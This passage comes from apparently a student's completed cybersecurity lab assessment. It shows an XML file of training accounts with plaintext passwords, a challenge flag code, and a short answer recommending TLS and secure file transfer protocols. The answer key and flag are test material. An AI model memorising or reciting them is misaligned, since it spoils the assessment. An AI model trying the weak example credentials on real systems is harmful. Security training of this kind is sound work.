
```
<UserName>ed</UserName>
<Password>pentest</Password>
<Signature>Commandline KungFu anyone?</Signature>
<Type>Admin</Type>
</Employee>
</Employees>
```

What message is contained in the record for Employee ID 0? Enter the code associated with the user.

**Answer: Here is the Code for Challenge 4!**

**Code: 21z-1478K**

## Final Capstone Activity



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
--<Employees>
--<Employee ID="0">
  <UserName>Flag</UserName>
  <Password>Here is the Code for Challenge 4!</Password>
  <Signature>21z-1478K</Signature>
  <Type>Flag</Type>
</Employee>
--<Employee ID="1">
  <UserName>admin</UserName>
  <Password>adminpass</Password>
  <Signature>g0t r00t?</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="2">
  <UserName>adrian</UserName>
  <Password>somepassword</Password>
  <Signature>Zombie Films Rock!</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="3">
  <UserName>john</UserName>
  <Password>monkey</Password>
  <Signature>I like the smell of confunk</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="4">
  <UserName>jeremy</UserName>
  <Password>password</Password>
  <Signature>d1373 1337 speak</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="5">
  <UserName>bryce</UserName>
  <Password>password</Password>
  <Signature>I Love SANS</Signature>
  <Type>Admin</Type>
```

### Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

Further examine the capture file. The contents of the files are transmitted in clear text and can be viewed in Wireshark.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

**Answer:** The two primary remediation methods that can prevent sensitive file content from being transmitted in clear text and viewed by unauthorized persons, using a tool like Wireshark are:

**1. Implement Transport Layer Security (TLS/SSL)**

The most effective method is to enforce **encryption** for all network traffic. This is achieved using protocols like Transport Layer Security (TLS), the modern successor to SSL.

**2. Use Secure File Transfer Protocols**

For file transfers, the insecure File Transfer Protocol (FTP) should be disabled and replaced with a secure alternative.

Congratulations! You have completed the skills assessment.